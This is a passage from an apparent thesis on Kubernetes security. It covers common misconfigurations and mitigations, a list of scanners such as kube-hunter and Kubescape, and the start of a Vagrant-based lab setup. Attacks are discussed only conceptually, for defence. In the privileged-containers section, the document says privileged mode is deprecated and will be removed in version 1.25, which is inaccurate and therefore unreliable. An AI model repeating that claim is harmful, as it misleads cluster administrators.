
4.2. Exposed Insecure Ports on Cluster Nodes

The security and integrity of the physical or virtual servers that host the Kubernetes components is vital for the cluster to operate congruously, yet in many cases the security of the hosts is overlooked. A compromised cluster node could enable an attacker to perform a variety of operations such as lateral movement between the cluster nodes and privilege escalation. Both the master and worker nodes should be isolated as much as possible at both the system level by utilizing process isolating technologies such as SELinux or AppArmor and the network level with the use of iptables. Proper usage of permissions is also important for an adequately hardened server. In large deployment scenarios where firewalls might intervene to the communication between the cluster nodes, a positive security model should be preferred that only allows specific communications on certain destination ports that are necessary for the cluster and its hosted services to operate. The following tables provide a list of all the network communications that might occur in a typical Kubernetes deployment [64].



Protocol	Direction	Port Range	Purpose	Used By
TCP	Inbound	6443	Kubernetes API server	All
TCP	Inbound	2379-2380	etcd server client API	kube-apiserver, etcd
TCP	Inbound	10250	Kubelet API	Self, Control plane
TCP	Inbound	10259	kube-scheduler	Self
TCP	Inbound	10257	kube-controller-manager	Self

Figure 4.2: Control plane communications



Protocol	Direction	Port Range	Purpose	Used By
TCP	Inbound	10250	Kubelet API	Self, Control plane
TCP	Inbound	30000-32767	NodePort Services†	All

Figure 4.3: Data plane communications

4.3. Neglecting Logging and Monitoring

Logging is an essential service of every modern IT infrastructure. Logs provide useful information about many aspects of a system's operation, such as its overall health and its security posture. When it comes to logging Kubernetes tends to be quite verbal since it provides logging not only for its core components and services, but also for the containers on each pod and the applications that the containers host. The increased log verbosity can benefit Kubernetes management by providing more insight about the cluster events. A bad practice that has been adopted by many administrators is to monitor the system logs only for troubleshooting purposes and only in cases the cluster's functionality is affected. As a result, administrators often fail to act in time in the event of a security incident and allow bad actors to attack and in many cases even infiltrate the affected system before they take actions to mitigate the threat. To efficiently mitigate potential security attacks, logging and monitoring should be an essential part of a cluster's maintenance. Logs and metrics should be inspected on a regular basis. Log analytics and SIEM systems can also be utilized to streamline and automate the log inspection and analysis procedure. To further increase security and awareness of the involved administrators, alerts and custom actions should be configured to allow for improved security incident response times and provide quick mitigation actions [65].

4.4. Running multiple applications in the same namespace

Another frequent mistake that many Kubernetes clusters are susceptible to, is the use of the default namespace. The main purpose of Kubernetes namespaces is to logically separate application objects that operate on the same cluster. In a way, namespaces create virtual clusters that run on top of the physical cluster by abstracting the underlying cluster resources. The utilization of separate namespaces is often overlooked because they are considered optional. By default, every new object that is created is always assigned to the default namespace, unless another namespace was defined to the object's manifest file or passed as a parameter to the kubectl utility during the object's creation. This could lead to serious security repercussions in case a bad actor manages to compromise an application that is not separated from the other hosted applications. Another issue that this configuration irregularity might induce, is the accidental deletion of shared objects. This scenario is common when multiple teams manage applications on the same cluster without logically separating the environment in which their applications reside. Lastly, Kubernetes provides the ability to set up resource quotas that limit the amount of compute (e.g., CPU, memory), storage and objects a namespace (and its associated objects) can use. This feature is another advantage that the separation of applications with namespaces offer if configured correctly. By using quotas administrators can ensure that in the event of Distributed Denial of Service (DDOS) attacks, the cluster will not experience cluster-wide unavailability and the attack surface will be limited to a specific set of resources [65] [66] [67].

4.5. Unauthenticated Access to etcd

The state of a Kubernetes cluster is stored inside a distributed key-value datastore that is called etcd and since Kubernetes cannot manage its state by itself, its functionality is highly dependent on this datastore. The cluster’s state contains every possible object and resource has been configured up to that point, which includes objects, services, and of course secrets. If bad actors bypass the security mechanisms of the cluster and obtain access to etcd, they can perform a variety of actions such as disrupting the functionality of the cluster, stealing the cluster’s stored secrets and escalate their privileges without any restriction since all policies in Kubernetes are enforced by the API server. To properly secure etcd and its stored data from being exposed to malicious users, the following security measures should always be enforced [68] [69] [70]:

- **Run etcd on dedicated servers and use firewalls to filter communications**: To eliminate the possibility of malicious users acquiring access to etcd in case a master node’s security is compromised, a good practice is to install and run etcd on separate servers. In addition, the communication between etcd and the Kubernetes API server should be intercepted by firewalls that allow communications only between specific source and destination IP addresses and ports.
- **Encrypt secrets**: The Kubernetes API server can encrypt a defined set of secrets by including them in an Encryption Configuration object. This security measure is frequently overlooked, mainly because it is disabled by default. As a best practice, the cluster’s secrets should always be secured with either built-in or other well-known encryption methods.
- **Use TLS certificates to authenticate requests**: To further secure communications between the Kubernetes API and etcd servers, TLS certificates should be used to enable mutual authentication between the two servers. etcd natively supports authentication for both client-to-server and server-to-server (peer) communications.

4.6. Improperly Secured Access to API server

The Kubernetes API server is the core component of Kubernetes and the main link between all the other Kubernetes components. It is also the main point of interaction between the cluster components and resources with users. It is crucial that access to the Kubernetes API is achieved only by legitimate users and components and always over secure communications. To properly secure the API, a robust authentication method should be implemented such as TLS certificate based authentication. A drawback of certificates is that the private key should be adequately secured as well. For large environments generating multiple user certificates and securely storing large numbers of private keys might be challenging, but authentication with the use of TLS certificates is a good way to secure communications between Kubernetes components (TLS bootstrapping can be used automate the generation of certificates when a new worker node joins the cluster). A good alternative for managing user access is to perform authentication and authorization via third party providers by utilizing well known industry standards like the OAuth 2.0 and OpenID Connect protocols. These protocols can also support integration with existing user directories and the implementation of MFA (Multi-Factor Authentication) as an additional security measure to establish a more robust authentication scheme. Finally, to limit the amount of incoming authentication requests that the API server processes, rate limiting should be applied by the ingress controller [70].

4.7. Privileged Containers

A common practice when specific services or plugins require access to certain host capabilities, is to allow containers inside pods to run in privileged mode instead of creating an account that has only the required level of permissions. This mode grants containers the CAP_SYS_ADMIN permission level, which allows it to run with almost the same privileges as the host’s local processes do. To make it even worse, developers often prefer to use the root account to solve all the application level errors that might occur by insufficient permissions while their application attempts to access certain resources. This means that privileged containers are no longer limited by the operating system’s security and isolation features (e.g., Linux cgroups) and can further escalate their permissions. Supposing that malicious users manage to acquire access to a privileged container, they become capable of exploiting the host and performing a variety of actions such as packet sniffing and lateral movement between the cluster’s nodes. Privileged mode is controlled by the «privileged» or «windowsOptions.hostProcess» flags for Linux or Windows operating systems respectively and can be found inside the security context of a pod’s spec. Both flags are disabled by default and their value needs to be explicitly set to «true» to enable privileged mode. This feature is marked as deprecated as of version 1.21 and it will be completely removed from Kubernetes in version 1.25 [71] [63] [67].

4.8. Use of the Tiller Server without Authentication

The Tiller server is a core component of the Helm package manager. As mentioned, the main benefit of Helm is its ability to bundle together sets of files that describe related Kubernetes resources. These bundles are called charts and can describe any existing Kubernetes resource. To create the requested resources, Helm communicates with Tiller over the gRPC RPC (Remote Procedure Call) framework and instructs it to create the resources. There are two major concerns in a typical Helm installation. The first one is the fact that Tiller resides inside the kube-system namespace as a Deployment while being able to create, delete, and modify any type of Kubernetes resource. The second and most important concern is that Tiller does not require any form of authentication by default. In case malicious users manage to access the Tiller server's exposed gRPC port, they can create, delete, or modify any cluster resource without any restriction. To resolve this security issue, the Tiller server was completely removed in Helm version 3.0.0 and as a result newer versions of Helm consist of a single binary. Kubernetes administrators who still use older versions of Helm should mitigate this security issue by enabling a secure authentication method such as TLS certificate-based authentication on Tiller's exposed port [72]. An overview of the functionality of Helm up to version 2 can be observed in Figure 4.4.




Figure 4.4: Helm architecture up to version 2 [73]

4.9. Lack or Improper use of Access Control Policies

Yet another habitual mistake that often exists in Kubernetes clusters, is the lack or misconfiguration of access control policies. The main purpose of access control is to ensure that users and cluster objects can communicate with only a limited set of resources, which are necessary to operate as expected. Furthermore, the practice of filtering non-essential communications can significantly reduce the attack surface in case malicious users manage to exploit a set of cluster resources or user accounts [63].

Kubernetes provides two ways of restricting access to resources. The first is by using network policies that apply directly to applications. By default, pods can reach all the resources inside the namespace they belong to. With the use of network policies, the connectivity between pods and other cluster resources can be limited to the minimum number of resources a pod needs to operate properly. The second way of controlling access to resources is by using RBAC (Role Based Access Control) authorization. RBAC applies to users and dictates which cluster resources users have permissions to interact with and what types of actions they can perform to these resources. Applying access control in many cases may seem like a trivial task and perhaps this is the main reason it is regularly overlooked. In fact, the creation of a robust access control policy requires a lot of planning to ensure that both security and usability are satisfied [74] [75].

4.10. Improper Management of Secrets

Managing encryption is one of the most challenging tasks in the modern IT and software development world. To help developers manage the confidential data of applications such as passwords and tokens, Kubernetes provides a way to centrally store and manage these data with the use of secret objects. Even though secrets are more secure than storing confidential information in the application’s code, they still do not provide sufficient security. By default, Kubernetes does not encrypt the secrets. A build in feature of the Kubernetes API server is the ability to encrypt secrets that are stored in etcd with the use of the EncryptionConfiguration object. EncryptionConfiguration is a struct that accepts as input a secret encoded in base64 format and stores its encrypted value in etcd. The keys that are used to encrypt the secrets are generated locally and then stored in the EncryptionConfiguration object’s YAML file. This security mechanism is weak since malicious users can easily fetch the content of these YAML files, retrieve the keys and decrypt the secrets. If they manage to acquire access to the Kubernetes cluster and other security mechanisms, the enforced access controls are not utilized. To deal with this issue, external solutions that provide better security such as HashiCorp Vault or Azure Key Vault (as depicted in Figure 4.5) should be utilized. These solutions provide superior security during the authentication of applications that request access to the vault's secrets, by utilizing concepts such as managed identities and service principals. with the use of service accounts. In addition, these datastores do not store secrets in persistent locations and usually require more than one operator to access the plaintext value of the data, therefore providing more robust security [61] [76].



Pod uses secret to call backend app
7
Backend app
Secret is returned from Azure Key Vault
6
Pod
5
Pod uses token to access Key Vault
Azure Key Vault
Pod requests token
1
4
Token is returned to Pod
Pod identity
3
2
Pod identity establishes identity of pod and obtains azureAssignedIdentity of that pod
Pod identity uses azureAssignedID to obtain a token on behalf of Pod
Azure Active Directory

Figure 4.5: Credential retrieval process from Azure Key Vault [77]

4.11. Kubernetes Vulnerabilities

Kubernetes, like any other software, occasionally experiences vulnerabilities that threaten its components and hosted applications. In general, the Cloud Native Computing Foundation and the open source community behind Kubernetes are doing a great job at keeping it safe and ensuring that transition between software releases is easy and unproblematic. In addition, the constant support that Google and The Linux Foundation provide to the project by either contributing code or organizing bug hunting campaigns, further increase the project's security posture. This results in the appearance of fewer vulnerabilities that require malicious users to meet several prerequisites to exploit them. To ensure that Kubernetes environments are adequately protected from threats, Kubernetes components should always be kept up to date by installing the required software updates, following the changelogs and community guidelines regarding the Kubernetes system's maintenance, and applying best practices by avoiding insecure features or deprecated functionality.

4.12. Application Vulnerabilities

Even though Kubernetes offers a lot of customizability options that can increase the overall security that its hosted applications provide (e.g., secret management, application and resource isolation, access control, etc.), it cannot fully protect vulnerable applications. Applications should be treated as a standalone entity when it comes to security and be designed to provide adequate protection without relying on the underlying infrastructure. The following are some of the best practices that application developers must conform to, to increase the overall protection that their applications provide [78] [79]:

- Applications and their dependencies should be kept up to date
- The use of deprecated or insecure dependencies should be limited as much as possible
- Developers should follow the latest security advisories
- Adequate security testing should be part of every CI/CD (Continuous Integration/Continuous Delivery) pipeline. A list of proposed checks is depicted in Figure 4.6.




Figure 4.6: Proposed checks for enhanced CI/CD pipeline security

4.13. Vulnerable Container Images

Publicly available image repositories are utilized daily by thousands of developers and infrastructure engineers to build and deploy new code, or even provision new infrastructure with the use of containers. Many organizations use their own images that reside in private repositories, but even those are often based on public container images as well. A major security concern when using public repositories, is that everyone has access to upload images that might be deliberately or unintentionally vulnerable to security attacks. Building vulnerable containers is quick and simple even for inexperienced attackers, since there are numerous open-source tools that can generate a variety of scenarios. The compromised images could be vulnerable in many ways like containing publicly known vulnerabilities, old and deprecated package dependencies and libraries, or even backdoors that download and execute malicious payloads after the images are deployed. Bad actors could take advantage of these vulnerabilities and attempt to escape the containers and compromise the underlying host.

To detect and avoid insecure images, developers and administrators should always scan the images they intend to use before deploying them. Tools like dockerscan perform thorough security analysis of the images by providing information about the image’s security posture and detecting misconfigurations and bad practices. In addition, to ensure that images are safe to use, security teams could deploy the images in isolated environments and further inspect their behavior. Lastly, running containers in Kubernetes are immutable by default, so in the event of a security incident the container’s code and configuration file will not be altered [80] [81].

4.14. Improper Handling of Man in the Middle Attacks

To enable network connectivity between the pods that reside in the same worker node, Kubernetes uses a network bridge that is called cbr0. This network bridge acts like a data link layer (L2) device, which processes the incoming ARP (Address Resolution Protocol) ethernet frames and forwards them to the other pods that are connected to it, by resolving their MAC (Media Access Control) addresses. By default, Kubernetes does not provide any protection against ARP spoofing attacks (e.g., dynamic ARP inspection). By launching an ARP spoofing attack inside the cluster, malicious users can send fake gratuitous ARP requests to the cbr0 bridge or to other pods and impersonate the next hop device, by advertising its MAC address. This practice forces the pods and the cbr0 bridge to forward traffic to the attacker's pod, which acts as a router in between and perform a variety of actions such as packet sniffing or traffic disruption. The Calico network add-on provides effective protections against L2 attacks by isolating the pods in their own L2 network segment and by enabling network layer (L3) communication between them [82].

Another security issue that Kubernetes faces, is the default permission level that it assigns to its pods. More specifically, the CAP_NET_ADMIN and CAP_NET_RAW privilege sets are assigned to the pods, unless configured otherwise. These permission levels provide pods with enough privileges to create new network interfaces inside containers and craft IP packets that can be used to perform IP spoofing attacks. Attackers could use IP spoofing attacks to alter the source IP of the pods' outgoing packets, to either hide their identity or impersonate another host inside the network. Calico provides protection against L3 attacks as well, by enabling packet processing by the host kernel for all the pods' outbound traffic. To detect if the source IP address of the packets is real, the host's kernel uses a built-in feature that is called reverse path filtering [82].

By combining the above scenarios, bad actors could potentially invoke DNS spoofing attacks to the cluster. Kubernetes utilizes one or more pods that are acting as the cluster's DNS servers. All incoming DNS requests will pass through the cbr0 bridge and then will be forwarded to the DNS server pod. In case attackers manage to take over a pod that runs on the same worker node as the DNS server pod, they could potentially perform ARP spoofing attacks to force the cbr0 bridge to forward the incoming DNS requests to the compromised pod instead of the real DNS server pod. This could lead to a total compromise of the service's internal DNS services, since the malicious users would be able to manipulate the DNS resolution process that the cluster's services rely on. Since Calico protects the cluster from both L2 and L3 attacks, application level attack scenarios like DNS spoofing are also mitigated [82].

4.15. Exposed Kubernetes Dashboards

The Kubernetes Dashboard is an add-on component that provides a web based user interface for the Kubernetes cluster. By default, Dashboard is not included in Kubernetes and needs to be deployed separately. It can be utilized in many ways such as creating, deleting or modifying resources, monitoring the cluster and its applications status and health, performing log inspection and even managing user accounts and their permissions. All the above tasks that are normally done through the cli with the use of kubectl, can be visualized and performed by any user, regardless their expertise. A common mistake that many Kubernetes administrators make is to expose the Dashboard's IP and port to non-management networks or potentially to the entire internet by changing its deployment type from «ClusterIP» to «NodePort». In addition, since its service account does not have enough permissions to access and manipulate all the Kubernetes cluster's resources by default, administrators end up granting additional permissions to the Dashboard's service. A well-known cyber-attack that took advantage of this misconfiguration is the Tesla's crypto mining incident. Malicious actors managed to compromise one of Tesla's Kubernetes clusters through a publicly exposed Kubernetes Dashboard that was not password protected and exploited the cluster's computing resources for cryptocurrency mining operations. [83] [84].

At the time of writing, the Kubernetes Dashboard only supports authentication by either using the service account's associated token, or by passing the kubeconfig file for multiple cluster management scenarios. Both ways of authentication require access to information that is stored inside the cluster which means that access to the Dashboard is sufficiently secured, but in case those credentials leak to malicious users, there are no additional authentication mechanisms (e.g., Multi-Factor Authentication) that could prevent their advancement. To adequately secure the Dashboard, the following measures should be considered:

- The principle of least privilege should be embraced, which implies that only the necessary permissions should be granted to the Dashboard's service
- The Dashboard should be exposed only in management networks and access to it should be allowed only from specific source IP addresses

4.16. Insufficient Validation of Kubernetes Manifests

The most common way of deploying new objects in Kubernetes, is by using YAML formatted files that are called manifests. Kubernetes manifests are declarative and describe the aspects of the new objects or services. The Kubernetes API server always validates manifests by inspecting their syntax and the configuration they contain before creating new objects. In most cases, the API server is not able to recognize long term issues that might occur by the correlation of certain features or even bad code. An example of such configuration is the use of CronJobs. CronJobs are scheduled tasks that can be configured to execute programs or scripts. Kubernetes can validate the configuration of a CronJob object, but it cannot validate the script's content. There have been numerous reports about such misconfigurations that led to unavailability, memory pressure, increased CPU usage and uneven load distribution inside the cluster. It is possible that such misconfigurations can be exploited by bad actors, by targeting certain public endpoints with specially crafted requests. To limit such events, manifest files should always be validated by both humans and automated tests [85].

5. Cluster Setup and Security Evaluation

This chapter is dedicated to the deployment and configuration of a Kubernetes cluster, as well as the subsequent evaluation of its security posture with the use of the kube-hunter and Kubescape vulnerability scanning tools. The goal is to evaluate many aspects of the cluster's security by using several scanning techniques such as internal and external scanning, YAML file scanning, inspection of the cluster's components for vulnerabilities, and even estimate the security risk by performing risk analysis. To make the cluster configuration more realistic, misconfiguration scenarios that have been observed in real production environments will be introduced to the cluster and some sample applications will be deployed as well.

5.1. Vulnerability Detection Tools

Since the popularity of containerization and orchestration technologies has grown at a rapid pace over the past decade, it stands to reason that a large portion of the cyber-attacks occurring today target containerized environments. As mentioned in chapter 4, most of the vulnerabilities that lead to security breaches in Kubernetes environments hail from misconfigurations. These misconfigurations are not attributed only to lack of experience and technical expertise, but also to the complex architecture of Kubernetes and the large scaling capabilities it provides.

Many companies and foundations have created well documented guides and lists of best practices to combat this phenomenon, with the most well-known being the OWASP (Open Web Application Security Project) foundation's top ten list. Even though these lists often present a good and comprehensive way to secure Kubernetes clusters, it is difficult for humans to adequately inspect large configuration files without making mistakes or missing important details. For this reason, the use of automated vulnerability scanners is often imperative to discover component vulnerabilities and common misconfigurations fast and reliably. Some of the most well-known Kubernetes vulnerability scanners in the industry are:

- **kubesec**: Analysis of security risks for Kubernetes resources
- **kube-bench**: Automated security testing against predefined tests included in the CIS benchmark
- **kube-hunter**: Security vulnerability scanning and configuration auditing
- **Kubiscan**: RBAC policy scanning

- **kubeaudit**: Configuration auditing
- **Kubescape**: Security vulnerability scanning for the cluster's components and deployed images, configuration auditing, compliance check and risk analysis

All the above security scanners are free and open-source tools that can be utilized by everyone. This enables organizations to perform more frequent and in depth scanning of their infrastructure. Open-source software is also more trustworthy because the tool's source code is publicly available and agile since it can be modified according to each organization's needs. In the below sections, the kube-hunter and Kubescape tools will be further analyzed.

5.2. Kubernetes Cluster Setup

A main aspect of this project is the creation of an easily replicable Kubernetes lab environment that can be easily created and utilized even by novice users. In total, there are only two dependencies to setup and run the Kubernetes lab environment, the first one is the VirtualBox Type-2 hypervisor and the second one is an infrastructure as code tool called Vagrant. The Vagrant tool was used to provision and setup the virtual machines, in combination with bash scripts that automate the installation and configuration of the Kubernetes components. One of the benefits of infrastructure as code, is that it provides a lot of flexibility when it comes to infrastructure provisioning and configuration. In other words, the number of Kubernetes nodes and their configuration can be easily altered by appropriately modifying the provided Vagrantfile. The Vagrant configuration along with the bash scripts it uses can be observed in Appendices 1, 2 and 3. The current setup provisions three virtual machines, two of which act as worker nodes (worker-1, worker-2) and one as a master node (master-1). The following table describes the configured resource allocation for the cluster's master and worker nodes.

Node Type	CPU's	RAM	Storage size	Interfaces
Master	2	2.5 GB	40 GB	2
Worker	1	1.5 GB	40 GB	2

Table 5.1: Resource allocation per cluster node type

The operating system of choice for all the virtual machines is a minimal image of Ubuntu Linux and more specifically the 22.04 long term support version. The selected Kubernetes version is 1.24 and its installation and setup are performed with the use of the kubeadm tool. On top of that, the selected container runtime is CRI-O, which is an implementation of the Kubernetes native CRI (Container Runtime Interface) that utilizes the OCI (Open Container Initiative). The following figure represents a high level network diagram of the provisioned Kubernetes cluster in VirtualBox.




Figure 5.1: Kubernetes cluster network diagram

5.2.1. Cluster provisioning

As already mentioned, VirtualBox and Vagrant should be installed to successfully use the setup files. To run the setup, navigate to the path that the Vagrantfile is stored and run the following command:

# vagrant up


Vagrant will go through the installation and configuration procedure of the virtual machines and return control to the console window after the execution of the scripts complete. After the installation is finished three new virtual machines will have been created (master-1, worker-1, worker-2). Vagrant automatically configures access to the virtual machines with the use of TLS certificates and generates a private key for each system (stored inside the «.vagrant\machines\<vm_name>\virtualbox» directory). To connect to the master node, use the following command:

# vagrant ssh master-1

The first step to ensure that the cluster has been setup correctly is to check the nodes status with the kubectl utility:

# kubectl get nodes

All the nodes should be listed, and their stated status should be «Ready» as shown in the figure below. In some cases, some additional time is needed for the TLS bootstrapping procedure to complete.



```
vagrant@master-1:~$ kubectl get nodes
NAME       STATUS   ROLES           AGE   VERSION
master-1   Ready    control-plane   11d   v1.24.0
worker-1   Ready    worker          11d   v1.24.0
worker-2   Ready    worker          11d   v1.24.0
```

Figure 5.2: Status of cluster nodes

At this point the setup procedure is complete and the base Kubernetes cluster is operating as expected. To finalize the installation, some optional add-on components will be installed. The first component is the metrics-server add-on, which aggregates the cluster's resource usage data and makes it available via other add-ons such as the Kubernetes Dashboard. The second add-on is the Kubernetes Dashboard, which provides easier visibility and management of the cluster's resources. The third and final component is calico, which provides an IPIP (IP in IP tunnelling) overlay and enhances the overall security and performance of the cluster's internal network communications. The mentioned add-ons (except for calico which has been pre-installed during the cluster's provisioning) can be installed with the use of the following commands:

# kubectl apply -f /vagrant/configs/YAML/cluster_addons/metrics-server.yaml

# kubectl apply -f /vagrant/configs/YAML/cluster_addons/dashboard.yaml

# kubectl apply -f /vagrant/configs/YAML/cluster_addons/dashboard_account.yaml

Since the Kubernetes Dashboard supports authentication only via a bearer token, the service account admin-user and a cluster role binding were created as well. The access token can be generated with the below command:

